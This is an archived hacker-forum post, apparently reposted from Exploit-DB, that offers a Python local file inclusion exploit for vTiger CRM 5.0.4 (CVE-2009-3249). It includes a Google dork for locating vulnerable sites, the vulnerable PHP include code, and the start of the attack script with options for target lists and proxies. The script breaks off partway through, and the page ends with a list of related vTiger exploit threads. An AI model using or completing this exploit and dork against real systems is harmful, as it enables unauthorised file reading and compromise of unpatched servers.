
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Source URL:	https://main.gerki.in/threads/35569/#post-100166
Archived Date:	August 15, 2025 at 15:30
Published:	December 21, 2022
Document Type:	Web Page Archive
Wayback Machine:	https://web.archive.org/web/*/https://main.gerki.in/threads/35569/#post-100166

Page Screenshot



Exploit vTiger CRM 5.0.4 - Local File Inclusion

Exploiter · 21 Дек 2022 · 379 Просмотров

Форум Хакеров › **Эксплойты & Уязвимости**

Exploiter

34,644 0 18 Дек 2022

21 Дек 2022 #1

EDB-ID:	16280
Проверка EDB:	Пройдено
Автор:	TECR0C
Тип уязвимости:	WEBAPPS
Платформа:	PHP
CVE:	cve-2009-3249
Дата публикации:	2011-03-05

Код:

```
#!/usr/bin/python
# ~INFORMATION:                                #
# Exploit Title:    Vtiger CRM 5.0.4 Pre-Auth Local File Inclusion Exploit  #
# Google Dork:      "The honest Open Source CRM" "vtiger CRM 5.0.4"     #
# Date:         5/3/2011                       #
# CVE:          CVE-2009-3249                      #
# Windows link:     http://bit.ly/fiOYCL                   #
# Linux link:       http://bit.ly/hluzLf                   #
# Tested on:        Windows XP/Linux Ubuntu                #
# PHP.ini Settings: gpc_magic_quotes = Off                 #
# Advisory: http://www.ush.it/team/ush/hack-vtigercrm_504/vtigercrm_504.txt #
# Creds: Giovanni "evilaliv3" Pellerano, Antonio "s4tan" Parata and Francesco   #
# "ascii" Ongaro are credited with the discovery of this vulnerability.     #
# Greetz: mr_me, sud0, sinn3r & my other fellow hackers            #
# Note: Loading URL files may require tampering of code ;-)        #

# ~VULNERABLE CODE:
'''
if(isset($_REQUEST['action']) && isset($_REQUEST['module']))
{
        $action = $_REQUEST['action'];
        $current_module_file = 'modules/'.$_REQUEST['module'].'/'.$action.'.php';
        $current_module = $_REQUEST['module'];
}
elseif(isset($_REQUEST['module']))
{
    $current_module = $_REQUEST['module'];
    $current_module_file = 'modules/'.$_REQUEST['module'].'/Charts.php';
}
```



```
require_once($current_module_file);
'''
# ~EXPLOIT:
import linecache,random,sys,urllib,urllib2,time,re,httplib,socket,base64,os,webbrowser,getpass
from optparse import OptionParser
from urlparse import urlparse,urljoin
from urllib import urlopen

__CONTACT__ ="TecR0c(tecr0c@tecninja.net)"
__DATE__ ="3.3.2011"
__VERSION__ = "1.0"

# Options for running script
usage = "\nExample : %s http://localhost/vtigercrm/ -p 172.167.876.34:8080" % __file__
parser = OptionParser(usage=usage)
parser.add_option("-p","--p", type="string",action="store", dest="proxy",
        help="HTTP Proxy <server>:<port>")
parser.add_option("-f","--f", type="string",action="store", dest="file",
```

```
        help="Input list of target URLS")
parser.add_option("-P","--P",type="int",action='store', default="80", dest="port",
        help="Choose Port [Default: %default]")
```

Источник: www.exploit-db.com

Войдите или зарегистрируйтесь для ответа.

Похожие темы

Exploit vTiger CRM 5.1.0 - Local File Inclusion
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2.1 - 'sortfieldsjson.php' Local File Inclusion
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.4.0/6.0 RC/6.0.0 GA - 'browse.php' Local File Inclusion
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.0.4 - Remote Code Execution / Cross-Site Request Forgery / Local File Inclusion / Cross-Site Scripting
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.3.0 5.4.0 - (Authenticated) Remote Code Execution (Metasploit)
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2.1 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities (2)
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2 - 'onlyforuser' SQL Injection
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2.1 - 'PHPrint.php' Multiple Cross-Site Scripting Vulnerabilities
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2.1 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities (1)
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости

Exploit vTiger CRM 5.2.1 - 'vtigerservice.php' Cross-Site Scripting
Exploiter · 21 Дек 2022 · Эксплойты & Уязвимости
0 · Exploiter replied 21 Дек 2022 · Эксплойты & Уязвимости